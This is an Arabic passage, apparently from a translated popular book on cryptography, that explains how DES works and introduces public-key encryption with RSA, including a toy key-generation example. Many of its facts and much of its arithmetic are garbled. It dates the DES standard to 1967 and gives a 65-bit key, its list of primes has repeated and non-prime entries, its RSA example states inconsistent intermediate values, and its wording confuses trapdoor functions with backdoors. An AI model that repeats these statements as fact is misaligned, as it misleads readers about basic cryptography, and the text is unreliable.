وعلى كل حال، يمكنك أن تقوم بابتداع خطة متكاملة للشفرات بالاستعانة بجهاز الكمبيوتر. فعلى سبيل المثال، يمكنك أن تحدد أن الخطة سوف تقوم بالاستبدال 2,001 مرة وتبديل المواقع 4,351 مرة في نص الرسالة الأصلي! وتجعل أجهزة الكمبيوتر استخدام التحويلات أمرًا يسيراً، فالأجهزة لا يصيبها الإرهاق ولا ترتكب أية أخطاء.

وإذا حدث في يوم من الأيام ووقع خطأ ما في نتائج الحسابات التي يقوم بها جهاز الكمبيوتر، فلا شك أن الشخص الذي قام بإدخال المعلومات قد قام بخطأ ما.

وحتى في تعاملك مع أجهزة الكمبيوتر، ليس لديك سوى الاستبدال والنقل. ويمكنك أن تقوم بالمزيد من هذه العمليات باستخدام جهاز الكمبيوتر. ولكن ما الهدف من كل عمليات التحويل التي تقوم بها؟ كل هذه العمليات تهدف لمنع علماء الشفرات المعادين من استخدام الأعداد المعتادة، أو التقنيات الأخرى لاكتشاف طريقة فك شفرة النص الذي تعمل به.

هل أدركت الآن أن كل المجهودات المضنية التي تبذلها لوضع شفرات لجهاز الكمبيوتر تقابلها مجهودات مضنية من الجهة الأخرى؟ فلا يوجد نظام شفرة لا يتم اختراقه. وحتى نظام Lucifer نظام DES الفائق يشير البعض لإمكانية اختراقه نظرياً (وربما قام أحدهم الآن بالفعل باختراقه).

سوف نعرف قريباً إذا كان نظام DES قادراً على التصدي لمجريات الأمور. وتشير وقائع التاريخ إلى أن كل النظم قد تم اختراقها بمرور الزمن.

التفاصيل الفنية

تقوم الصفحات القليلة التالية بتوضيح كيفية عمل DES. وإذا لم تكن راغباً في التعرف على هذه المعلومات، يمكنك الانتقال مباشرة للفصل الخامس عشر.

يقوم نظام DES بتلقي البت الفردية من النص العادي ويقوم بإجراء عمليات استبدال وتبديل مواقع مباشرة عليهم. ويؤكد تعامل نظام DES مع وحدة البت بدلاً من البايت إمكانية استخدام الأبجدية، إلا أن ذلك لا يقدم أي تقنيات جديدة. إلا أن نظام DES يقوم بإخراج نص مشفر يكاد يكون غير مفهوم.

ويقوم نظام DES أولاً بأخذ 64 بت (8 حروف) من النص العادي ويستخدم المفاتيح لكي يقوم بتحويل النص العادي. وهكذا يقوم نظام DES باستبدال ثم نقل الحروف في النص العادي. وبعد ذلك، يتم استبدال هذا الجزء الذي يتكون من 8 أحرف إلى جزأين يتكون كلا منهما من 4 حروف، ويتم تنفيذ عملية الاستبدال وتبديل المواقع لها مرة. بعد ذلك يتم ضم الجزأين الذي يحتوي كلاً منهما على 4 حروف مرة أخرى، وتجري عملية استبدال/ تبديل مواقع أخيرة في الجزء الذي يتكون من 8 حروف. ولكن لا تنسى أنه على الرغم من أن عملية الاستبدال تبديل المواقع التي تستخدم في الستة عشر مرة السابقة متماثلة، فإنها قد تتسبب في إحداث تغيير تام للنص العادي.

وفيما يلي طريقة إنشاء عملية DES بسيطة:

١- يتم إزالة البت الثامن لكل ثمان حروف للمفتاح. وبهذا ينخفض حجم المفتاح من 64 إلى 56 بت. بعد ذلك يتم تقسيم المفتاح إلى جزأين يحتوي كلاً منهما على 28 بت. ويدور كل نصف مفتاح يساراً بواسطة إما بت أو اثنان، وذلك تبعاً للبت الذي يعتبر جزءاً من التكرار. (عندما يتم إدارة البت مرة يساراً يبدو abcd مثل bcda. ولكن لمزيد من التوضيح، سوف تقوم باستخدام حروف كاملة في هذا الفصل. ويعمل الدوران الفعلي مع البت بدلاً من التعامل مع حروف كاملة. وفي لغة برمجة C أو Java، يوجد أمر للقيام بالدوران يساراً (<<)، ولكن لا يوجد مثل هذا الأمر في برنامج Visual Basic).

٢- بعد الانتهاء من عملية الدوران، يتم حذف 8 بت إضافية من المفتاح مما يجعل العدد الكلي 48 بت. وتسمى عملية خلط ترتيب البت، وحذف بعض منهم باستبدال الضغط.

٣- يتم تنفيذ استبدال التوسيع على الجزء الأيمن الذي يحتوي على 4 حروف من النص العادي. ويتم توسيعها من 32 إلى 48 بت. والآن أصبح حجم النص العادي هو نفس حجم الجزء الخاص بالمفتاح، وبالتالي، يمكنك تطبيق أمر XOR عليه. ويشبه التوسيع إضافة أماكن خالية– فهي تمكنك من أن تجعل حجم الرسالة كبيراً مما هو عليه طبقًا لمجموعة من القوانين التي تم تحديدها سابقًا.

ويتم تنفيذ عمليات استبدال وتبديل مواقع أخرى، وباستخدام نظام DES متعدد الخطوات، لن يسبب ضعف XOR أمام الصفر أية مشاكل على الإطلاق.

ويعتبر جدول الاستبدال في خطة نظام DES من أقوى وأهم مميزاته. فهذه الجداول يتم تصميمها ببراعة شديدة لكي تنتج نصوص لا يمكن اختراقها. ويبلغ عدد هذه الجداول ثمانية ولا تتغير مكونات هذه الجداول على الإطلاق. فأنت تقوم بإدخال جزء يتكون من 6 بت فتحصل على جزء يتكون من 4 بت بدلاً منه.

ويتم تفكيك أول 6 بت في الرسالة النصية العادية إلى رقمين يوضحا الصف والعمود الذي يجب التعامل معهم في الجدول الأول كناتج للنص المشفر. (بعد ذلك تقوم باستخدام ثاني 6 بت لكي تتعرف على الموقع الذي يجب عليك استخدامه في الجدول الثاني، وهكذا.)

ويحتوي كل جدول على أربع صفوف (تبدأ بالأرقام 0، 1، 2، 3) وستة عشر عموداً (يبدأ رقما من رقم 0 وحتى 15 فأجهزة الكمبيوتر عادة ما تبدأ العد برقم 0 بدلاً من 1).

وعلى سبيل المثال، لنقل أن أول 6 بت من الرسالة هي 010011. ويقوم نظام DES بتفكيك هذه البت إلى رقمين ويقوم بانتقاء أول وآخر بت، وهي في هذا المثال 01، ولذلك لابد أن ننظر في الصف 1 من الجدول. وبعد ذلك يتم استعمال عدد أربعة بت في المنتصف (1001) والتي تعلمنا بالنظر للعمود 9 من الجدول. وبذلك، سوف تعثر على قيمة النص المشفر بالنظر إلى الصف 1 "العمود 9 من الجدول 1. وفيما يلي DES Table:

14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13

وفي هذا المثال، سوف نقوم بإدخال أول 6 بت (010011) ثم ننظر في الصف 1 والعمود 9 لكي نحصل على نتيجة 6. وإذا لم تحصل على هذه النتيجة، فأنت لم تبدأ في عدد الصفوف والأعمدة من الصفر، كما تفعل أجهزة الكمبيوتر.

وكما ذكرت من قبل، لا تتغير المحتويات الفعلية للجداول الثمانية على الإطلاق. وقد تساءل الكثيرون عمن أتى بهذه القيم العددية وهذا الترتيب داخل المربعات. ويعمل نظام DES بطريقة جيدة، بيد أن تفاصيل إنشاء نظام DES مازالت غامضة. وكالعادة، أوحى هذا الغموض للكثيرين بأن ثمة مؤامرات تجري في الخفاء. وقد تركزت الأفكار التي تناولت هذه المؤامرات حول القيم العددية في الجداول الثمانية (فما هي القيم التي تحققها هذه القيمة؟ من الذي قام باختيارها؟ ولماذا؟) وعن الانخفاض المفاجئ في المفاتيح من 12 إلى 7 حروف (وعامة، كلما زادت المفاتيح، كلما قويت الشفرة، فلماذا نقوم بتقليلها؟)

وبالإضافة لنظرية الثغرات التي تناولناها سابقًا، فقد اقترح الكثيرون بأنه من المحتمل أن تكون NSA قد قامت بإضعاف نظام DES حتى تستطيع أن تقوم بحماية أغلب الاتصالات التجارية، وأيضًا لكي تستطيع الحكومة فك شفرتها في الوقت المناسب إذا لزم الأمر.

وعلى الرغم من النقد الشديد، أصبح نظام DES المعيار الرسمي للولايات المتحدة الأمريكية في نوفمبر عام 1967. وقد تم نشر نظام DES في يناير عام 1977، بالإضافة إلى اقتراح أدلت به الحكومة بأن يتم استخدام هذا النظام في أية اتصالات فيدرالية تتطلب السرية (على ألا تكون معلومات أمنية على درجة عالية من السرية). كما قامت الحكومة أيضًا بتشجيع رجال الأعمال على استعمال نظام DES للقيام باتصالاتهم السرية.

فك الشفرات

يشابه نظام DES نظم XOR البسيطة وأيضًا العديد من طرق وضع الشفرات الأخرى في أنه يعتمد على التناسق. ويعمل نظام DES عندما يقوم بفك شفرات نص

الشفرة بنفس الطريقة التي يستعملها عند وضع شفرات النص الأصلي. فما عليك سوى أن تقوم بإدخال المفتاح والنص المشفر، وسوف يقوم محرك نظام DES بحذف كل الزيادات ويقوم بإخراج الرسالة الشفرية الأصلية.

وإذا كان محرك نظام DES، فهو متاح للجميع (يمكن لأي شخص أن يقوم بشرائه على شرائح في جهاز الكمبيوتر أو كبرنامج)، وإذا كان طول المفتاح 65 بت فقط (7 حروف، مثل الكلمة secrecy). فكم مرة ستقوم بترتيب الحروف حتى تعثر على المفتاح المطلوب؟ أليست سبعة أحرف عدد صغير للغاية بحيث يستطيع أي شخص أن يقوم بترتيبهم بكل الطرق الممكنة حتى يصل للترتيب الصحيح؟

ويعتبر محرك نظام DES متاحًا للجميع، كما يمكنك الحصول على رسائل النصوص المشفرة بسهولة بالغة. ويشعر الكثيرون بالاطمئنان من استخدام نظام DES ويشعر أنه لا يمكن اختراقه، ولذلك يتم تبادل رسائل نظام DES المشفرة على نطاق واسع في الوسائل العامة ـ مثل شبكة الإنترنت. وأهم العوامل التي تقوم بحماية رسائل نظام DES هي سرية المفاتيح. فلماذا لا تقوم باستعمال كل المفاتيح الممكنة؟ أليست هذه هي الطريقة التي يقتحم بها الآخرون شفرة نظامك؟

وفي الواقع، تعتبر الوسيلة السابقة هي أول الخطوات. ولكن المفتاح قد يكون أي شيء آخر غير الحروف الأبجدية. وفي حالة الاعتماد على تلك الشفرة فقط، سوف يكون نظام DES بغير جدوى وسوف يستطيع أي نظام قوى فكها بسهولة.

ولا تنسى أن نظام DES يتعامل مع البت وهناك 56 بت في مفتاح DES(وكل بت له حالتين محتملتين إما 0 أو 1). ولذلك، فإن عدد مفاتيح DES المحتملة يتراوح ما بين 2 و56 (2^56) وهو مساوي لـ 7 يتبعها 16 صفراً.

وبالتأكيد، يستطيع جهاز الكمبيوتر أن يقوم باختبار هذا العدد الهائل من المفاتيح. وهناك فرصة لا بأس بها أن يتم فك الشفرة السرية للرسائل أثناء تجربة النصف الأول فقط من المفاتيح.

وعلى الرغم من أن جهاز الكمبيوتر يستطيع نظرياً أن يقوم باختبار كل مفاتيح نظام DES المحتملة، فلابد أن يكون هذا الجهاز أحد تلك الأجهزة الباهظة والضخمة ذات الإمكانيات المتعددة. وحتى أجهزة كمبيوتر Cray الفائقة تستغرق وقتًا طويلاً لكي تقوم بتجربة 70,000,000,000,000,000 مفتاح من مفاتيح DES المحتملة لحل الرسالة المشفرة.

ولا يوجد حتى الآن وسيلة معروفة لفك شفرة نصوص نظام DES إلا بعض محاولات التسلل الفاشلة. ولكن لا يمكننا أن ننسى أن أجهزة الكمبيوتر تزداد قوة بمرور الوقت فلا أحد يعرف ما وصلت إليه قوة أجهزة الحكومة وما تستطيع فعله الآن!

بالإضافة إلى ذلك، هناك العديد من الطرق لجمع أجهزة الكمبيوتر معًا، مما يسمح لك بتقسيم قائمة مفتاح نظام DES إلى قطع صغيرة. ومن وقت لآخر، يقوم الهواة، باستخدام أجهزة الكمبيوتر الخاصة بهم، بإعلان أنهم قد قاموا باختراق نصوص نظام DES المشفرة. إلا أنه لا يوجد أي دليل على صحة هذه النتائج.

وليس هناك شك أن أجهزة الكمبيوتر سوف تستطيع في وقت قصير أن تقوم بمهاجمة رسائل نظام DES وحلها في وقت قصير، قد لا يتجاوز الساعة الواحدة. وفي ذلك الوقت، سيتعين استخدام معيار رسمي آخر للتشفير. ولكن حتى الآن، يقوم نظام DES بالعمل على أكمل وجه.



الفصل الخامس عشر

إنشاء Public Keys

سوف نتحدث في هذا الجزء عن كل من Public Keys والمفاتيح السرية. وتذكر أنه، كما ذكرنا في الفصل الرابع عشر، فإن خطة تشفير DES تجعل كلا من العملية الرقمية والنصوص الشفرية عملية عامة. بيد أن نجاح هذه العملية يعتمد على وجود أحد المفاتيح السرية.

وتوجد الآن بعض الأنظمة الحديثة لوضع الشفرات التي تعتمد على وجود المزيد من المعلومات العامة_بيد أنها تعمل بدقة عالية للغاية. ومن المثير للعجب أن عملية التشفير والنص المشفر والمفاتيح كلها عامة! وبالحصول على كل هذه المعلومات سوف يصبح أي شخص قادرا على قراءة النص المشفر، ولا ريب أن هذا الأمر يحتاج إلى الكثير من التفكير.

وما زال نظام DES من الأنظمة الهامة الشائعة حتى وقتنا الحالي. وعلى صعيد آخر، يقوم أحد أنظمة الكمبيوتر المنافسة واسمه RSA (وهي الحروف الأولي من أسماء مبدعيه وهم Rivest و Shamir وAdleman) باستخدام عملية تشفير ذكية. ويقوم نظام RSA باستخدام مفتاحين، أحدهما عام والآخر سري.

وتعتبر هذه السابقة هي الأولي من نوعها في تاريخ التشفير التى يتم فيها استخدام مفتاحين_أحدهما للتشفير (Public Keys) والآخر لفك الشفرات (المفتاح السري). وحتى ظهور نظام RSA في أواخر السبعينات، لم يتصور أي شخص إمكانية ألا يكون المفتاح الخاص بفك الشفرات هو نفس المفتاح الخاص المستخدم في التشفير.

فعلى سبيل المثال، اعتاد الجميع أن تكون أول خطوات وضع الشفرات هي نقل الحرف الرابع إلى آخر الرسالة _وأن تكون آخر خطوة في فك الشفرة هي نقل الحرف الأخير إلى الموقع الرابع.

ومن الصفات الأخرى الغريبة في نظام RSA أنه لا يقوم بتوظيف كلا من عمليات الاستبدال أو التحويل، وهي العمليات التقليدية للتشفير. وبدلا من ذلك، يقوم نظام RSAبوضع الشفرات باستخدام عمليات حسابية تامة للحروف، كما سنرى لاحقا في آخر هذا الفصل.

وعندما تقوم باستخدام نظام Public Keys في RSA، فسوف يعرف كل شخص المفتاح الذي قمت باستعماله لتشفير الرسالة. وهذا الأمر يشابه إدراج رقم التليفون الخاص بك في دليل التليفون، فيستطيع أي شخص الاطلاع عليه ثم الاتصال بك. وبالمثل، يمتلك كل شخص على الشبكة التي تعمل بها حق الدخول على قوائم Public Keys لغيره من الأشخاص، إلا أن هذه القائمة ليست متاحة لأي زائر. وهذا لكي لا يتمكن أي شخص من التحكم في Public Keys.

أما ثاني مفتاح، وهو المفتاح الذي قمت باستعماله لفك شفرة الرسالة، فيتم الاحتفاظ به سرا، لا يعرفه سوى الشخص الذي يتلقى الرسالة. وباستخدام نظام Public Keys، استطاع آلاف المستخدمين توظيف نفس Public Key (مفتاحك العام) لفك الشفرات وإرسال الرسائل. وبعد ذلك يمكنك أن تقوم باستعمال مفاتيحك السرية لفك شفرة تلك الرسائل. وخطة RSA تعني أيضا أنك لن تضطر إلى تبادل المفاتيح السرية مع آلاف من هؤلاء الأشخاص.

حل مشاكل المفاتيح القديمة

يعمل استخدام مفتاحين على تجنب المشاكل القديمة التي يواجهها نظام المفتاح الواحد: فكلا من الشخص الذي يقوم بوضع الشفرة والشخص الذي يقوم بفك الشفرة لابد أن يعرف المفتاح السري، فكيف يمكنك أن تقوم بتبادل المفاتيح مع هؤلاء الأشخاص؟

ويمكنك أن تقوم بوضع شفرة للمفتاح، إلا أن هذا يعد ضربا من الجنون. ولن يسبب لك هذا الأمر سوى المزيد من الحيرة، فأنت في هذه الحالة مضطر لتعيين مفتاح آخر لفك المفتاح المشفر.

التحكم في المفاتيح

وعادة ما يتم إرسال هذه المفتاح عن طريق أحد الرسل. إلا أن هذا الأسلوب بطئ وغامض. وقد يشير الأمر في نفسك بعض التساؤلات مثل: من سوف يكون المتحكم في المفاتيح؟ وكيف يمكن إرسال هذا المفتاح المادي؟ ويعتبر إرسال المفاتيح من المشاكل القديمة والمحيرة عند التحدث عن التشفير.

وهناك مشكلة أخرى كبرى في التعامل مع المفاتيح. ويمكنك أن تتخيل مدى صعوبة تعامل عدة أشخاص مع مفتاح واحد فقط. ولابد أن يمتلك كل شخص يقوم بإرسال رسالة سرية مفتاحا مختلفا (وإلا فسوف يصبح كل منهم قادرا على قراءة رسالة الآخرين).

ويتضح مدى سوء المفاتيح المتنوعة بشكل أوضح عندما تبدأ في العمل الفعلي، فعندما تقوم بتشغيل اتصال، فلابد أن تقوم بصنع عددا من المفاتيح أكبر من عدد الأشخاص المتواجدين على الشبكة. ولابد أن يمتلك كل شخصين مفتاح خاص بهما. فعلى سبيل المثال، إذا كان لديك 150 شخصا يتعاملون مع بعضهم الآخر، فلابد أن تقوم بتوفير 11,175 مفتاحا. وهذا هو العدد المتوقع من الاتصالات التي قد تقوم بين كل شخصين من 150 في الشبكة.

استخدام مركز توزيع المفتاح

قام العديدون باقتراح العديد من الحلول للقضاء على مشكلة هذه المفاتيح الكثيرة. وقد كان استخدام مركز توزيع المفتاح أحد هذه الحلول وفيها يتم تخصيص مفتاح DES لكل شخص على الشبكة في وحدة تخزين مركزية آمنة. وعندما يرغب أحد الأشخاص في إرسال رسالة إلى شخص آخر، يتم إنشاء مفتاح DES مؤقت للجلسة الواحدة، وبعد ذلك يتم تشفير هذا المفتاح المؤقت باستخدام مفتاح الشخص الأول الذي تم تخزينه، ثم يتم إرسال النتيجة للشخص الآخر. وبنفس الطريقة يتم تشفير كل مفتاح مؤقت باستخدام مفتاح الشخص الأول الذي قمت بتخزينه، ويتم إرسال النتيجة إلى الشخص الآخر. وعندما يصل كل مفتاح مؤقت إلي المكان المحدد له، يتم فك شفرته عن طريق كلا الشخصين السابقين. وبهذه الطريقة، يمتلك كلا المستخدمين نفس المفتاح، والذي يتم استخدامه فيما بعد لوضع وفك الشفرات.

ولكن لا تنسى أنك إذا قمت بوضع شفرات للعديد من الرسائل باستخدام نفس المفتاح، فسوف تزيد مخاطر أن يستطيع أحد الهاكرز فك شفرة رسائلك. يجعل استخدام مركز توزيع المفتاح أمر إنشاء مفتاح احتياطي لكل رسالة جديدة أمرا يسيرا، كما أنه يمنح واضع الشفرات ميزة امتلاك أكثر من رسالة يتم تشفيرها عن طريق نفس المفتاح.

ومن المميزات الأخرى الهامة والواضحة في هذا الجيل الحيوي الجديد من المفاتيح الاحتياطية لكل مرة أنه حتى إذا حاول أحد الهاكرز الوصول إلى المفتاح، فلن يمكنه اختراق النظام، ولن يمكنه سوى أن يقوم بفهم الرسائل التي قمت بتبادلها في المرة الواحدة.

وتسمى المفاتيح الاحتياطية في بعض الأحوال مفاتيح الجلسة الواحدة فهي لا يتم استخدامها إلا للتعامل في مرة واحدة، وبعد ذلك يتم التخلص منها. (تقوم بعض الأنظمة بإنشاء مفتاح جلسة واحدة يتم استخدامها وقت تحدث اثنين من المستخدمين سويا في أكثر من مرة).

حل RSA الذكي

تعتبر وسائل Public Keys من أفضل الحلول الذكية التي يتم استخدامها لحل مشكلة توزيع المفاتيح. وإذا كنت تمارس نظام RSA الخاص باستخدام Public Keys، فليس عليك أن تقوم بنقل المفاتيح السرية بين الأشخاص، وليس عليك أن تقوم بإنشاء مفتاح مخصص لكل اتصال. وبدلا من ذلك، سوف يكون لدى كل شخص

مفتاح سري خاص به بالإضافة إلى Public Key يمكن لأي شخص آخر استعماله لكي يقوم بوضع شفرة لأحد الرسائل وإرسالها. وبنفس الطريقة يستطيع أي شخص أن يقوم بإعلام الجميع بـ Public Key ولكن عليه أن يحتفظ بمفتاحه السري لنفسه. وبهذه الطريقة إذا كانت الشبكة لديك بها 150 شخصا، فلن تحتاج سوى لإنشاء 300 مفتاحا _ Public Key ومفتاح سرى لكل شخص على الشبكة.

التشفير الدقيق

كما يعرف البعض، يتم استخدام كلا من Public Keys وPrivate Key معا لفك شفرة الرسالة. وبمجرد أن تقوم أنت (المرسل) بالحصول على الرسالة عبر مفتاح أحدهم العام، يتم تشفير الرسالة بالتفصيل.

ولكن إذا فقدت النص العادي الخاص بك، فلن تستطيع فهم أية كلمة من النص المشفر. ولن يستطيع أي شخص سوى من يمتلك المفتاح الخاص الصحيح أن يقوم بفك شفرة الرسالة.

ويعمل نظام مفاتيح RSA العام لأن بعض أنواع العمليات الحسابية يمكنك تحقيقها بسهولة في الترتيب العادي ولكن لن يمكنك بأي حال من الأحوال أن تقوم بحلها إذا تم وضعها بطريقة عكسية.

فعلى سبيل المثال، لنقل أني قد أخبرتك أن الرقم 3 هو Public Key الخاص بي. كما أخبرتك أيضا أن Private Key يتكون من جمع الأعداد الصحيحة معا. فكم سيستغرق الوقت لكي تستطيع حساب كل التجميعات الممكنة حتى تجد المفتاح المطلوب؟ ولن يستغرق الأمر كثيرا فليس هناك سوى أربع احتمالات:1 + 2 و 0 + 3 و 0 + 1 + 2 و1 + 1 + 1.

ويعد استنتاج Public Key أمر أكثر صعوبة كلما كان العدد أكبر. ولنفترض معا أن Public Key هو 14204935234522223453. فما هي الأعداد التي يمكن جمعها بحيث تعطينا هذا الرقم؟ لقد أصبح الأمر أكثر صعوبة، أليس كذلك؟ فهناك آلاف الاحتمالات.

الأبواب الخلفية

تعتمد فكرة الأبواب الخلفية على أن هناك بعض الأمور التي يمكنك فعلها بسهولة ولكن لا يمكنك القيام بها بطريقة عكسية.



لم يستطيع أي شخص أن يثبت وجود هذه الأبواب الخلفية الرياضية. ويعتقد أغلب علماء الرياضيات أن الأبواب الخلفية متواجدة حاليا ويمكن عكس طريقة تشغيلها (ولذلك فهي تعتبر أفضل من عمليات التسلل التي تتطلب التعرف على الهوية أولا). ولا يمكننا أن نغفل أن يقوم أحد العباقرة الرياضيين بالنجاح في القضاء على مشكلة الأرقام الكبيرة، وبذلك يستطيع أن يخترق خطط RSA وكل طرق محاكاة Public Keys في ساعات قليلة. وبهذه الطريقة سيستطيع أي مستخدم في أي مكان في العالم أن يكتشف شفرة غيره، بل أن يطلع أيضا على رسائله الخاصة.

وتحتوي الأبواب الخلفية الخاصة بنظام RSA على أعداد أولية، يتم ضربها في بعضها البعض. والأعداد الأولية هي الأعداد التي لا يمكن قسمتها على أعداد صحيحة فيما عدا العدد نفسه والواحد. وعلى سبيل المثال، العدد 5 لا يمكنك سوى أن تقوم بقسمته على نفسه وعلى الواحد. أما العدد ٤ فليس عددا أوليا حيث يمكن قسمته على 2 بدون أي كسور. وينطبق نفس الأمر على 9 و62 وغيرها من الأرقام التي يمكنك قسمتها. وفيما يلي قائمة بأول 342 رقم أولي يمكنك العثور عليهم:

2 3 5 7 11 13 17 19 23 29 31 37 41 43 47 53 59 61 67 71 73
79 83 89 97 101 103 107 109 113 127 131 137 139 149 151 157
163 167 173 179 181 181 193 197 199 211 223 227 229 233 239
241 251 257 263 269 271 277 281 283 293 307 311 313 317 331
337 347 349 353 359 367 373 379 383 389 397 401 409 419 421
431 433 439 443 449 457 461 463 467 469 487 491 499 503 509
521 523 541 547 557 563 569 571 577 587 593 599 601 607 613
617 619 631 641 643 647 653 659 661 673 677 683 691 601 709
719 727 733 739 743 751 757 761 769 773 787 797 809 811 821
823 827 829 839 853 967 971 977 983 9911 1087 1091 1093 1097
1103 1109 1117 1123 1129 1151 1153 1163 1171 1181 1187 1183
1201 1213 1223 1231 1237 1249 1259 1277 1279 1283 1289 1291
1297 1301 1303 1307 1319 1321 1327 1361 1367 1373 1381 1399
1409 1423 1427 1429 1433 1439 1447 1451 1453 1459 1471 1481
1483 1487 1489 1493 1499 1511 1523 1531 1543

وكل الأعداد السابقة لا يمكن قسمتها على أي رقم غير الرقم نفسه والواحد بدون وجود كسور. وإذا أردت أن تتعرف على أول 10,000 عدد أولي، يمكنك الذهاب لأحد المواقع على شبكة الإنترنت ومنها:

www.math.utah.edu/~alfeld/math/p10000.html

مميزات الأرقام الأولية

عندما تقوم بضرب عددين صحيحين، يسمى كل منهما عاملا في الرقم الناتج. وفي المسألة الحسابية 5 × 6 = 30، فإن كلا من 5 و6 يعتبر عاملا من عوامل 30 (وذلك بالإضافة إلى العوامل الأخرى مثل 2 و15 و3 و10). إلا أن الأعداد الأولية ليس لها أي عناصر فيما عدا الواحد.

ولكن الأعداد الأولية تعتبر مفيدة للغاية كأبواب خلفية_فهي سهلة الحساب، ومن المستحيل أن يصل أحدهم إليها عن طريق ضرب بعض الأرقام بطريقة عشوائية.

ويعتمد نظام Public Keys في RSA على حقيقة أنك إذا قمت بضرب عددين أوليين في بعضهم البعض، فسوف يكون من الصعب أن تتعرف على الأعداد الأولية التي تم ضربها إذا كان كل ما لديك هو حاصل ضرب الرقمين.

وبالطبع عندما تكون الأرقام التي تقوم بضربها صغيرة، فلن يكون من الصعب على أي شخص أن يقوم باستنتاج الرقمين الأوليين الذين قمت بضربهم. فعلى سبيل المثال، إذا كان حاصل ضرب الرقمين هو 15، فلا ريب أن الرقمين الأوليين هما 3 و5.

ولكن عندما تقوم باستعمال أرقام أولية كبيرة، فسوف يكون من المستحيل على أي شخص أن يقوم باستنتاج هذه العوامل. فعلى سبيل المثال، إذا قمت بمضاعفة رقمين أوليين يحتوي كل منهما على صفرين، فسوف تحصل على نتيجة يصل عدد أصفارها إلى أربع أصفار. ولعل هذا يكون سدا منيعا يحول بين كل من يحاول اختراق شفرتك.

ويعتبر نظام RSA نافعا للغاية لأنك عندما تقوم بمضاعفة عدد أولي بضربه في عدد أولي آخر، فإن العدد الناتج لن يمكن استنتاجه بضرب أي عددين أوليين آخرين. وبهذا، سوف يكون لديك رقمين اثنين فقط يحتمل أن يكونا هما الأرقام المطلوبة والتي، عندما تقوم بضربها، تنتج لك الرقم المطلوب.

ويعتبر حاصل ضرب عددين أوليين عددا فريدا لن يمكن الحصول عليه عن طريق ضرب أي عددين أوليين آخرين. ويعتبر أمر استنتاج الأعداد الأولية التي قمت

باستخدامها للحصول على هذا الرقم أمر عسيرا للغاية، ولا سيما إذا كانت الأرقام الأولية التي قمت باستخدامها كبيرة. وبهذا يمكنك أن تجعل الرقم الذي قمت باستخدامه عاما (ففي آخر المطاف، هذا المفتاح عام)، ولكن شخص واحدا فقط سيستطيع أن يعرف Private Key المشابه (فهو يعرف الرقمين الأوليين الذي قمت باستعمالهم لإنتاج Public Key).

وعلى الرغم من أن مضاعفة رقمين أحاديين عملية سهلة للغاية، ولاسيما إذا كانت الأرقام كبيرة، إلا أنها تستغرق وقتا طويلا في تحديد العوامل الكبيرة المناسبة.

وتضفى خواص الأرقام الأولية التي قمت بمضاعفتها عليها الكثير من المميزات مما يجعل استخدامها ذو نفع كبير عند إنشاء أزواج من المفاتيح، أحدهما Public والآخر Private.

وفيما يلي مثال على كيفية إنشاء أزواج من مفاتيح RSA (ويتولى جهاز الكمبيوتر هذه المهمة):

١ – يقوم جهاز الكمبيوتر باختيار عددين أوليين، يتكون كل منهما من صفرين (على سبيل المثال، 1024)، على أن يكون مطابقا لبعض الشروط (على سبيل المثال، سيرغب جهاز الكمبيوتر في التأكد من أن كلا من Public Key وPrivate Key سوف يكون حاصل ضربهما عدد صحيح).

ولكننا في هذا الجزء سوف نستكمل الحديث باستخدام أرقام أولية صغيرة وهي 3 و19.

٢ – قم بضرب الأعداد الأولية. ففي المثال السابق، سوف يكون حاصل ضرب 3 ×19 هو 57. وسوف يتم استخدام هذا الرقم باعتباره النصف الأول من المفتاح العام.

٣ – وفي الخطوة التالية، يقوم جهاز الكمبيوتر باختيار عدد فردي. ولابد أن تنطبق بعض القواعد على هذا الرقم الأحادي (أن لا يكون أحد الأرقام الأولية التي قمت باختيارها في الخطوة 1). وسوف نستعمل الرقم 5 في هذا المثال. وسوف يكون هذا الرقم هو الجزء الثاني من Public Key: 57 5.

٤ – سوف تتم الآن عملية بسيطة لصنع Private Key.

٥ – ويتم طرح 1 من الأعداد الثلاثة السابقة (العدد الأولي الأول والثاني والعدد الفردي) عن طريق جهاز الكمبيوتر.

وسوف ينتج لنا هذا الأمر بعض الأعداد مثل 2 و18 و5 وحاصل ضربها 144. وبعد إضافة 1 إلى هذه النتيجة، يكون الحاصل 145.

٦ - وأخيرا، يتم قسمة 145 على الرقم الفردي الذي قام جهاز الكمبيوتر باختياره من قبل في الخطوة 3. والآن، إذا قمت بقسمة 145 على 5 فسوف تحصل على 29، وهو رقم المفتاح الخاص. وهكذا تصبح النتيجة النهائية للمفتاح هي 57 5. ويمكنك الآن أن تقوم بإرسال كل رسائلك باستخدام التشفير عن طريق لمفتاح 57 5.

ولكن احتفظ بالمفتاح الذي سنذكره الآن سرا: فمفتاحك السري هو 29 . وإذا رأيت Public Key مثل 57 5، فهل تستطيع أن تستنتج المفتاح الخاص به؟ لا أحسبها مسألة سهلة.

العمليات الحسابية

كما رأينا من قبل، تعتمد تقنية التشفير RSA على نظام فريد من المفاتيح. ويعتبر نظام RSA متطورا للغاية في هذا الأمر. ويعمل نظام DES (والذي ذكرناه سابقا في الفصل 14)، على التعامل مع البت الموجودة في النص الخاص بالرسالة العادية باستخدام العديد من المناورات المنطقية (مثل التحويل أمر XOR) كما يستعمل مجموعة من تقنيات التشفير القديمة مثل الاستبدال.

إلا أن RSA يتعامل مع رسائل النصوص العادية باستخدام وسائل رياضية بحتة- مثل الضرب- في التعامل مع كل حرف في الرسالة (ولا تعتبر عمليات الاستبدال وتبديل المواقع هامة).

ولننظر إلى هذا المثال لنعرف كيف يتم نقل رسالة عن طريق عملية RSA. والأمر لا يتعدى كونه مسألة رياضية سهلة للغاية. وفي RSA، يتم التعامل مع كل حرف في الأبجدية (وكل رقم وكل علامة من علامات الترقيم وكل رمز) له قيمة رقمية بسيطة (على أن تكون عدد صحيح موجب) مخصصه لها، بدءا من a= 1 وb= 2 إلى آخره. ويمكنك أن تقوم باستعمال القيمة العددية لكل حرف لكي تقوم بحساب الحروف رياضيا.

ولنفترض أنك تقوم بنقل رسالة كبيرة. سوف تتبع خطوات عملية التشفير ثم تقوم بفك شفرة الحرف h، وهو أول حرف في الرسالة. (عندما تقوم باستخدام نظم RSA، فسوف تتكرر نفس العملية لكل حرف في النص العادي، حتى تقوم بتشفير الرسالة كلها. وما عليك سوى الاطلاع على التشفير الخاص بالحرف الأول وهو h في هذا المثال.)

